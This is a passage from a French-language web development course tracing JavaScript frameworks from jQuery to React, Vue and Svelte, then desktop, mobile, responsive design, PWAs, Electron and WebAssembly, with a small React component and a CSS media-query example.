
Ce modèle, popularisé sous le nom de **JAMstack** (JavaScript, APIs, Markup), combine des pages statiques pré-générées avec des appels API côté client pour les parties dynamiques (commentaires, formulaires, recherche). Des outils comme Hugo (utilisé pour ce cours), Jekyll, Gatsby ou Astro permettent de générer des sites statiques à partir de fichiers Markdown ou de données provenant d'un CMS. L'avantage est triple : la performance (servir un fichier statique est quasi instantané), la sécurité (pas de serveur applicatif à attaquer), et la simplicité de déploiement (un simple hébergement de fichiers suffit). La limite est évidente : dès que le contenu devient très dynamique ou personnalisé par utilisateur, le modèle statique atteint ses limites et il faut revenir à une forme de rendu côté serveur ou côté client.

Les frameworks JavaScript

La section précédente a décrit les grandes architectures des applications web : SSR, SPA, hybride. Mais ces architectures ne se construisent pas à la main. Manipuler directement le HTML d'une page depuis JavaScript pour créer une application interactive est techniquement possible, mais rapidement ingérable dès que l'interface devient complexe. C'est pourquoi, depuis le milieu des années 2000, une succession de bibliothèques et de frameworks JavaScript ont émergé pour structurer le développement côté client. Leur histoire est traversée par une tension fondamentale entre deux approches : l'approche *impérative* (dire au navigateur *comment* modifier l'interface, étape par étape) et l'approche *déclarative* (décrire *ce que* l'interface devrait être, et laisser le framework se charger des modifications). Pour comprendre cette tension, il faut d'abord comprendre ce qu'est le DOM.

Le DOM (Document Object Model)

Quand un navigateur reçoit un document HTML, il ne travaille pas directement avec le texte. Il le transforme en une structure de données arborescente appelée le **DOM** (Document Object Model) : chaque balise HTML devient un *noeud* dans l'arbre, avec des relations parent-enfant qui reflètent l'imbrication des balises. Un `<div>` qui contient un `<p>` qui contient du texte devient trois noeuds liés dans l'arbre. Le DOM n'est pas le HTML, mais la *représentation vivante* de la page en mémoire. C'est sur cet arbre que le navigateur travaille pour afficher la page, et c'est cet arbre que JavaScript peut manipuler pour modifier ce qui est affiché.



Le DOM expose une API que JavaScript peut utiliser pour lire, modifier, ajouter ou supprimer des noeuds. Par exemple, `document.getElementById("mon-bouton")` retrouve un noeud dans l'arbre, et `element.textContent = "Nouveau texte"` en modifie le contenu. Chaque modification du DOM déclenche potentiellement un recalcul de la mise en page et un redessin de la page par le navigateur, ce qui peut être coûteux en performance. Cette caractéristique du DOM va devenir un enjeu central dans la conception des frameworks : comment minimiser les manipulations du DOM pour garder l'interface rapide et fluide ?

jQuery : simplifier l'impératif

Au début des années 2000, manipuler le DOM directement avec l'API native du navigateur est pénible. Chaque navigateur (Internet Explorer, Firefox, Safari) implémente l'API différemment, ce qui oblige les développeurs à écrire du code conditionnel pour gérer ces incompatibilités. En 2006, John Resig publie **jQuery**, une bibliothèque qui résout ces deux problèmes d'un coup : elle fournit une API unifiée qui fonctionne sur tous les navigateurs, et elle simplifie drastiquement la syntaxe de manipulation du DOM. Sélectionner un élément, modifier son contenu, réagir à un clic : tout devient concis et lisible.

jQuery incarne l'approche impérative dans sa forme la plus pure. Le développeur dit exactement *quoi faire* au DOM, étape par étape : "trouve ce bouton, quand on clique dessus, cache ce paragraphe, puis ajoute cette classe CSS à cet autre élément". Pour une page avec quelques interactions, c'est efficace et intuitif. Mais quand l'application grandit, le code jQuery devient un enchevêtrement de callbacks qui modifient le DOM à différents endroits, sans vue d'ensemble de l'état de l'interface. On appelle parfois ça le *spaghetti jQuery* : quand l'utilisateur clique ici, quel est l'état de ce bouton là-bas ? Qui a modifié ce paragraphe, et quand ? Il n'y a pas de modèle de données centralisé, pas

de structure claire. Le DOM lui-même devient la source de vérité de l'application, ce qui rend le code difficile à raisonner, à tester et à maintenir. C'est cette limite qui va motiver l'émergence d'une nouvelle génération d'outils.

Angular : le framework qui structure tout

En 2010, Google publie **AngularJS**, le premier framework à proposer une architecture complète pour construire des SPA. Là où jQuery est une boîte à outils pour manipuler le DOM, AngularJS est un *cadre de travail* qui impose une structure où le code est organisé en contrôleurs, services et vues, selon un modèle inspiré de MVC. L'innovation centrale d'AngularJS est le **two-way data binding** (liaison de données bidirectionnelle) : quand l'utilisateur modifie un champ de formulaire, le modèle de données JavaScript est automatiquement mis à jour, et inversement, quand le code modifie les données, l'interface se met à jour sans manipulation explicite du DOM. Le développeur décrit la relation entre les données et l'interface, et le framework se charge de la synchronisation. C'est un virage vers le déclaratif.

En 2016, Google publie **Angular** (sans le "JS"), une réécriture complète du framework en TypeScript. Le changement est si radical qu'il s'agit en pratique d'un nouveau framework, sans migration automatique possible depuis AngularJS. Angular adopte une architecture à base de composants (plutôt que de contrôleurs), intègre TypeScript comme langage principal, et fournit une solution intégrée pour chaque aspect du développement : routage, formulaires, requêtes HTTP, tests. Cette approche "batteries included" plaît aux grandes entreprises qui apprécient la structure et la prévisibilité, mais elle impose une courbe d'apprentissage abrupte et une certaine rigidité. Angular est un framework *opinionné* qui a une façon de faire les choses, et le développeur est invité à la suivre.

> **TypeScript** est un langage développé par Microsoft (2012) qui ajoute un système de types statiques à JavaScript. Concrètement, TypeScript est un *surensemble* de JavaScript : tout code JavaScript valide est aussi du TypeScript valide, mais TypeScript permet en plus de déclarer les types des variables, des paramètres et des valeurs de retour. Un compilateur vérifie ces types avant l'exécution et produit du JavaScript standard comme sortie. L'idée est similaire à ce que font les type hints en Python avec mypy (qu'on a vus dans le module 2) : détecter les erreurs de type avant l'exécution plutôt qu'au runtime. TypeScript est devenu quasi incontournable dans l'écosystème des frameworks JavaScript modernes.

React : le retour du déclaratif

En 2013, Facebook open-source **React**, une bibliothèque qui propose une approche radicalement différente de la construction d'interfaces. L'idée centrale de React est simple mais puissante : plutôt que de manipuler le DOM morceau par morceau (comme jQuery) ou de synchroniser les données et l'interface par des mécanismes complexes (comme Angular), le développeur écrit une *fonction* qui, étant donné un état, retourne une description de ce que l'interface devrait afficher. Quand l'état change, React rappelle la fonction, compare le résultat avec ce qui est actuellement affiché, et applique uniquement les modifications nécessaires au DOM. C'est le principe du **DOM virtuel** (*virtual DOM*) : React maintient une copie légère de l'arbre DOM en mémoire, calcule les différences (*diff*) entre l'ancien et le nouveau, et ne touche au vrai DOM que pour les noeuds qui ont changé.

Ce modèle est profondément déclaratif. Le développeur ne dit plus "quand l'utilisateur clique,

modifie tel élément" ; il dit "voici à quoi l'interface ressemble quand l'état est X". React se charge de la transition entre les états. C'est un retour conceptuel à la simplicité du HTML (qui est lui-même déclaratif : on décrit la structure, le navigateur s'occupe du rendu), mais appliqué à des interfaces dynamiques.

L'autre idée structurante de React est le **composant**. La notion de composant d'interface n'est pas nouvelle : on la retrouve dans tous les toolkits graphiques, des widgets Tk aux contrôles Visual Basic en passant par les composants Swing. L'idée est toujours la même : un morceau d'interface autonome et réutilisable (un bouton, un formulaire, une carte de profil, une barre de navigation) qui encapsule à la fois son apparence et son comportement. Cette encapsulation crée une correspondance naturelle avec la programmation orientée objet : un bouton est un objet, avec un état interne (pressé ou non, activé ou non), des propriétés (son texte, sa couleur) et des méthodes (réagir au clic). C'est d'ailleurs ainsi que la plupart des toolkits implémentent leurs composants, et c'est aussi l'approche qu'Angular utilise avec ses classes TypeScript. React, cependant, a pris une direction différente. Plutôt que de modéliser les composants comme des objets avec de l'héritage et des méthodes, React les définit comme des *fonctions pures* : une fonction qui reçoit des propriétés (*props*) en entrée et retourne une description de l'interface en sortie. L'état est géré non pas par des attributs d'objet, mais par des *hooks* (`useState`, `useEffect`), des fonctions qui "accrochent" du comportement à un composant fonctionnel. Cette approche, plus proche de la programmation fonctionnelle que de l'OOP, rend les composants plus faciles à composer, à tester et à raisonner, au prix d'un modèle mental inhabituel pour les développeurs habitués aux objets.

Pour définir ce que chaque composant affiche, React utilise **JSX**, une extension syntaxique qui permet d'écrire du HTML directement dans le code JavaScript :

```
function Compteur() {
  const [compte, setCompte] = useState(0);
  return (
    <div>
      <p>Vous avez cliqué {compte} fois</p>
      <button onClick={() => setCompte(compte + 1)}>
        Cliquer
      </button>
    </div>
  );
}
```

Le composant `Compteur` est une fonction JavaScript qui retourne du JSX, un mélange de HTML et d'expressions JavaScript (entre accolades `{}`). L'état du compteur est géré par `useState`, un *hook* de React : quand l'utilisateur clique sur le bouton, `setCompte` met à jour l'état, React rappelle la fonction, et l'interface se redessine avec la nouvelle valeur. Le développeur n'a jamais manipulé le DOM directement.

JSX a provoqué une controverse à sa sortie : il mélange le HTML et la logique dans le même fichier, ce qui semble violer le principe de Separation of Concerns incarné par la trinité HTML/CSS/JS. Mais l'argument de React est que la séparation pertinente n'est pas entre les *technologies* (HTML d'un côté, JavaScript de l'autre), mais entre les *responsabilités* (chaque composant est responsable de son propre rendu et de sa propre logique). C'est un changement de perspective sur ce que "séparer les préoccupations" signifie réellement. À cette controverse conceptuelle s'ajoute une contrainte pratique : comme TypeScript, JSX n'est pas du JavaScript que les navigateurs comprennent

nativement. Il nécessite une étape de *transpilation*, assurée par des outils comme Babel ou Vite, qui transforme le code JSX en appels JavaScript standards. Cette étape supplémentaire dans le processus de développement est représentative d'une tendance plus large de l'écosystème frontend : une complexité croissante de l'environnement de *build*, qui s'intercale entre le développeur et le navigateur. React est aujourd'hui le framework le plus utilisé pour le développement d'interfaces web, et ses idées (composants, déclaratif, DOM virtuel) ont influencé tous les frameworks qui l'ont suivi.

Vue.js : l'approche progressive

En 2014, **Evan You**, un ancien développeur de Google qui avait travaillé sur AngularJS, publie **Vue.js** avec une philosophie différente. Là où Angular impose un cadre complet et où React se présente comme une bibliothèque minimale qu'il faut compléter avec d'autres outils, Vue se positionne comme un framework *progressif* : on peut l'adopter graduellement, en commençant par ajouter de la réactivité à une page existante, puis en structurant progressivement l'application en composants, en ajoutant un routeur, un gestionnaire d'état, etc. Cette approche "à la carte" rend Vue particulièrement accessible aux développeurs qui viennent du HTML/CSS/jQuery et qui veulent adopter un framework moderne sans tout réécrire d'un coup.

Vue emprunte des idées à la fois à Angular (les templates HTML avec des directives comme `v-if` et `v-for`) et à React (les composants, le flux de données unidirectionnel). Son système de **réactivité** est au coeur du framework : quand une donnée change, Vue détecte automatiquement quels composants en dépendent et ne met à jour que ceux-là. Comme React, Vue s'appuie sur un DOM virtuel, mais ce suivi des dépendances, inspiré des *observables*, et les optimisations de son compilateur lui épargnent une bonne partie des comparaisons que React doit refaire à chaque mise à jour. Vue a connu un succès particulier en Asie et dans les communautés francophones, et reste le deuxième framework le plus populaire après React.

Svelte : la disparition du framework

En 2016, **Rich Harris**, journaliste devenu développeur au *New York Times*, publie **Svelte** avec une idée provocatrice : et si le framework n'existait pas au runtime ? React, Angular et Vue embarquent tous un moteur d'exécution (*runtime*) dans le navigateur : du code JavaScript qui gère le DOM virtuel, le suivi des dépendances ou la synchronisation des données. Ce runtime a un coût, car il faut le télécharger, l'analyser et l'exécuter avant que l'application ne devienne interactive. Svelte prend l'approche inverse : c'est un **compilateur**. Au moment du build, Svelte analyse les composants écrits par le développeur et génère du JavaScript natif et optimisé qui manipule le DOM directement, sans couche d'abstraction intermédiaire. Il n'y a pas de DOM virtuel, pas de diff, pas de runtime : juste le code minimal nécessaire pour faire fonctionner l'interface.

Le résultat est des applications plus légères et souvent plus rapides, surtout sur les appareils modestes (téléphones d'entrée de gamme, connexions lentes). La syntaxe de Svelte est aussi remarquablement concise : la réactivité est intégrée au langage lui-même (une simple assignation `count = count + 1` suffit à déclencher une mise à jour de l'interface), sans avoir besoin d'appeler `setState` ou d'utiliser des hooks. Svelte reste moins adopté que React ou Vue dans l'industrie, mais son approche par compilation influence de plus en plus le domaine. Son meta-framework **SvelteKit** (qu'on a mentionné dans la section précédente) offre le même type de fonctionnalités full-stack que Next.js ou Nuxt.

Les préoccupations transversales

Au-delà des différences d'approche entre ces frameworks, certains problèmes reviennent systématiquement dès qu'on construit une application web non triviale. Le **state management** (gestion de l'état) est le plus fondamental : quand plusieurs composants doivent partager des données (l'utilisateur connecté, le contenu d'un panier d'achat, les préférences d'affichage), il faut un mécanisme pour centraliser cet état et le propager aux composants concernés. Chaque framework a développé ses propres solutions : Redux puis Zustand pour React, Vuex puis Pinia pour Vue, les stores natifs pour Svelte. Le **routing côté client** est l'autre problème récurrent : dans une SPA, la navigation entre les "pages" est gérée par le JavaScript plutôt que par le serveur, ce qui nécessite un routeur qui associe des URLs à des composants et qui synchronise la barre d'adresse du navigateur avec l'état de l'application. Ces préoccupations transversales expliquent pourquoi les meta-frameworks (Next.js, Nuxt, SvelteKit) qu'on a mentionnés dans la section sur les architectures web ont gagné en popularité, car ils intègrent le routing, le rendu serveur et la gestion des données dans un cadre cohérent, évitant au développeur d'assembler ces pièces lui-même.

La JS fatigue

L'explosion des frameworks et des outils JavaScript dans les années 2010 a engendré un phénomène culturel bien documenté dans la communauté des développeurs : la ***JS fatigue***. Le terme désigne l'épuisement ressenti face à la vélocité de l'écosystème JavaScript, où de nouveaux frameworks, outils et approches émergent constamment, rendant obsolètes ceux qu'on vient à peine d'apprendre. L'article satirique de Jose Aguinaga *How it feels to learn JavaScript in 2016* est sans doute le texte le plus connu sur le sujet : sous forme d'un dialogue imaginaire, l'auteur montrait qu'avant même d'écrire une ligne de code utile, un développeur JavaScript devait se positionner sur des dizaines de choix — quel module bundler, quel transpileur, quel framework de test, quel gestionnaire d'état, quel système de build. L'article est devenu viral précisément parce qu'il exprimait une frustration largement partagée.

La JS fatigue n'est pas qu'un simple inconfort : elle révèle une tension structurelle dans l'écosystème JavaScript. Contrairement à d'autres domaines du génie logiciel où les standards évoluent lentement (les protocoles réseau, les bases de données relationnelles, les systèmes d'exploitation), le frontend web a connu une instabilité chronique, en partie parce que le navigateur est une plateforme ouverte sans gouvernance centrale forte, et en partie parce que JavaScript, conçu en dix jours en 1995, a accumulé suffisamment de lacunes pour que chaque génération de développeurs soit tentée de les combler avec de nouveaux outils. La situation a toutefois partiellement évolué depuis le pic de la fatigue : l'écosystème s'est concentré autour de quelques frameworks dominants (React, Vue, Svelte), les outils de build comme Vite ont considérablement simplifié la configuration, et TypeScript a apporté une forme de stabilité typologique. Mais la vélocité reste élevée, et la question de savoir combien de cette complexité est essentielle (inhérente au problème) et combien est accidentelle (produite par l'écosystème lui-même) reste ouverte.

Desktop, web et mobile : tensions et convergences

Les sections précédentes ont retracé comment le web est devenu la plateforme dominante pour les interfaces utilisateur, portée par des frameworks de plus en plus sophistiqués. Mais le web n'est pas la seule plateforme. Les applications desktop natives continuent d'exister pour les cas qui exigent des performances maximales ou un accès direct au matériel (éditeurs vidéo, jeux, outils de développement). Les applications mobiles, apparues avec l'iPhone en 2007 et l'Android Market en 2008, ont créé un nouvel écosystème avec ses propres langages (Swift pour iOS, Kotlin pour Android), ses propres conventions d'interface, et ses propres canaux de distribution (les app stores). Le résultat est un paysage fragmenté où un même service doit souvent exister sous plusieurs formes : un site web, une application iOS, une application Android, parfois une application desktop. Cette fragmentation relance, à une échelle bien plus grande, la tension qu'on a identifiée dans la section historique à propos des toolkits desktop : faut-il écrire du code natif pour chaque plateforme, au prix de la duplication, ou chercher une solution universelle, au prix de compromis sur l'expérience utilisateur ?

Le desktop natif : puissance et friction

Une application desktop native est compilée pour un système d'exploitation spécifique et s'exécute directement sur la machine de l'utilisateur. Elle a un accès complet aux ressources du système : le système de fichiers, le GPU, les périphériques USB, les notifications du système, la mémoire. C'est pourquoi les logiciels les plus exigeants restent natifs : Adobe Photoshop, les IDE comme IntelliJ ou Visual Studio, les jeux vidéo, les outils de montage vidéo. La performance est maximale parce qu'il n'y a pas de couche d'abstraction entre l'application et le matériel. Mais cette puissance a un coût opérationnel : chaque mise à jour doit être téléchargée et installée par l'utilisateur, les bugs doivent être diagnostiqués sur une multitude de configurations matérielles et logicielles, et la distribution passe par des installateurs, des gestionnaires de paquets ou des app stores selon la plateforme. C'est exactement le problème de déploiement que le web a résolu en rendant chaque visite un accès à la dernière version.

Le mobile : deux écosystèmes, deux mondes

L'arrivée de l'iPhone en 2007 et d'Android en 2008 a créé une nouvelle catégorie d'interfaces avec ses propres contraintes. Un téléphone n'est pas un ordinateur de bureau : l'écran est petit, l'interaction se fait au doigt plutôt qu'à la souris, la connexion réseau est intermittente, et la batterie est limitée. Ces contraintes ont poussé Apple et Google à développer des environnements de développement

spécifiques, avec leurs propres langages (Objective-C puis Swift pour iOS, Java puis Kotlin pour Android), leurs propres toolkits d'interface (UIKit puis SwiftUI pour iOS, Android SDK puis Jetpack Compose pour Android), et leurs propres conventions de design (les Human Interface Guidelines d'Apple, le Material Design de Google). Mais la différence la plus structurante avec le desktop est le modèle de distribution : les app stores. Apple et Google contrôlent l'accès à leurs plateformes via un processus de validation et prélèvent une commission sur les ventes (typiquement 30%). Ce modèle centralisé garantit une certaine qualité et sécurité pour l'utilisateur, mais il crée une dépendance forte pour le développeur : son application peut être refusée, retirée ou soumise à des règles changeantes. C'est un contraste frappant avec le web, où n'importe qui peut publier un site sans demander la permission à personne.

Le responsive design

Avant même que les frameworks cross-platform ne tentent d'unifier le développement mobile et web, le web a dû s'adapter à la diversité des écrans. Un site conçu pour un moniteur de bureau de 1920 pixels de large est illisible sur un téléphone de 375 pixels. En 2010, Ethan Marcotte publie un article fondateur dans *A List Apart* où il introduit le terme **responsive web design** : l'idée que la mise en page d'un site devrait s'adapter dynamiquement à la taille de l'écran plutôt que d'exister en versions séparées (un site "desktop" et un site "mobile"). La technique repose sur les **media queries** CSS, qui permettent d'appliquer des règles de style différentes selon les caractéristiques de l'écran (largeur, orientation, résolution). Un menu horizontal peut devenir un menu hamburger sur mobile, une grille de trois colonnes peut se replier en une seule colonne, les tailles de police peuvent s'ajuster.

```
/* Mise en page par défaut : grille à 3 colonnes (desktop) */
.grille {
  display: grid;
  grid-template-columns: repeat(3, 1fr);
  gap: 1rem;
}

.nav {
  display: flex;
  flex-direction: row;
}

.hamburger {
  display: none;
}

/* Sur les écrans de moins de 768px (tablettes et téléphones) */
@media (max-width: 768px) {
  .grille {
    grid-template-columns: 1fr; /* une seule colonne */
  }

  .nav {
    display: none; /* on masque la navigation horizontale */
```

```
  }

  .hamburger {
    display: block; /* on affiche le bouton hamburger */
  }
}
```

Le responsive design est devenu une pratique standard, au point que Google pénalise dans ses résultats de recherche les sites qui ne sont pas adaptés au mobile. Mais adapter la mise en page ne suffit pas toujours : sur un petit écran, il faut parfois repenser l'interaction elle-même, pas seulement la disposition des éléments.

Les frameworks cross-platform

Face au coût de maintenir des bases de code séparées pour iOS et Android, l'industrie a cherché des moyens d'écrire le code une seule fois et de le déployer sur les deux plateformes. Plusieurs stratégies ont émergé, chacune avec ses compromis. **React Native** (Facebook, 2015) reprend le modèle de composants de React, mais au lieu de cibler le DOM du navigateur, il cible les composants natifs de chaque plateforme : un `<View>` React Native devient un `UIView` sur iOS et un `android.view.View` sur Android. Le développeur écrit du JavaScript (ou TypeScript), mais l'interface rendue est véritablement native, ce qui garantit des performances et une apparence proches d'une application développée en Swift ou Kotlin. **Flutter** (Google, 2018) prend une approche encore plus radicale : plutôt que d'utiliser les composants natifs de chaque plateforme, Flutter dessine *tout* lui-même sur un canvas, pixel par pixel, à l'aide de son propre moteur de rendu (Skia, puis Impeller). Le résultat est un contrôle total sur l'apparence et un comportement parfaitement identique sur iOS et Android, au prix d'une rupture avec les conventions visuelles natives de chaque plateforme. Flutter utilise Dart, un langage développé par Google, ce qui représente un investissement d'apprentissage supplémentaire. D'autres solutions existent : **.NET MAUI** (Microsoft) cible à la fois le mobile et le desktop depuis C#, et **Kotlin Multiplatform** (JetBrains) permet de partager la logique métier entre plateformes tout en gardant des interfaces natives. Aucune de ces approches n'a "gagné" : le choix dépend des priorités du projet (fidélité native, productivité, écosystème existant).

Les Progressive Web Apps (PWA)

Plutôt que d'utiliser un framework pour cibler les plateformes natives, les **Progressive Web Apps** (PWA) prennent le chemin inverse : faire en sorte qu'un site web se comporte comme une application native. Le concept, formalisé par Google en 2015, repose sur quelques technologies clés. Les **service workers** sont des scripts JavaScript qui s'exécutent en arrière-plan, indépendamment de la page, et qui peuvent intercepter les requêtes réseau pour servir du contenu depuis un cache local, ce qui rend l'application utilisable hors-ligne. Un **manifeste** (un fichier JSON) décrit l'application (son nom, son icône, ses couleurs) et permet au navigateur de proposer à l'utilisateur de l'"installer" sur son écran d'accueil, comme une application native. Le résultat est une application web qui peut envoyer des notifications, fonctionner sans connexion, et se lancer depuis l'écran d'accueil, sans passer par un app store. Twitter, Starbucks et Pinterest ont tous publié des PWA qui, pour beaucoup d'usages, remplacent avantageusement leurs applications natives. Mais les PWA restent limitées par ce que le navigateur autorise : l'accès au Bluetooth, aux capteurs, au système de fichiers est restreint ou absent selon la plateforme. Apple, en particulier, a longtemps freiné l'adoption des PWA sur iOS,

préférant garder le contrôle de la distribution via l'App Store.

Electron, Tauri et WebAssembly : le brouillage des frontières

La convergence entre le web et le natif ne se limite pas au mobile. Sur le desktop, **Electron** (GitHub, 2014) permet de construire des applications desktop en utilisant les technologies web (HTML, CSS, JavaScript). Le principe est simple : Electron embarque un navigateur Chromium complet à l'intérieur de l'application, ce qui donne au code web un accès aux APIs du système d'exploitation (fichiers, notifications, menus natifs). Visual Studio Code, Slack, Discord et Figma (dans sa version desktop) sont tous construits avec Electron. L'avantage est évident pour les équipes qui maîtrisent déjà le développement web : elles peuvent réutiliser leur code et leurs compétences pour le desktop. Le reproche récurrent est la consommation de ressources : chaque application Electron embarque sa propre copie de Chromium, ce qui se traduit par une empreinte mémoire importante. **Tauri** (2022) propose une alternative plus légère : au lieu d'embarquer Chromium, Tauri utilise le composant WebView natif de chaque système d'exploitation (WebKit sur macOS, WebView2 sur Windows), ce qui réduit considérablement la taille et la consommation mémoire des applications. Le backend de Tauri est écrit en Rust, ce qui apporte des garanties supplémentaires de performance et de sécurité.

WebAssembly (WASM) pousse le brouillage encore plus loin. C'est un format binaire, disponible dans les navigateurs depuis 2017 et standardisé par le W3C en 2019, qui permet d'exécuter du code compilé (C, C++, Rust, Go) dans le navigateur, à des vitesses proches du natif. WebAssembly ne remplace pas JavaScript : il le complète pour les tâches intensives en calcul. Figma l'utilise pour son moteur de rendu, Google Earth pour sa visualisation 3D, et des outils comme AutoCAD ou Photoshop ont pu être portés sur le web grâce à lui. L'existence de WebAssembly signifie que le navigateur n'est plus limité à JavaScript : il devient un environnement d'exécution généraliste, capable de faire tourner du code écrit dans pratiquement n'importe quel langage. La frontière entre "application web" et "application native" devient de plus en plus floue.

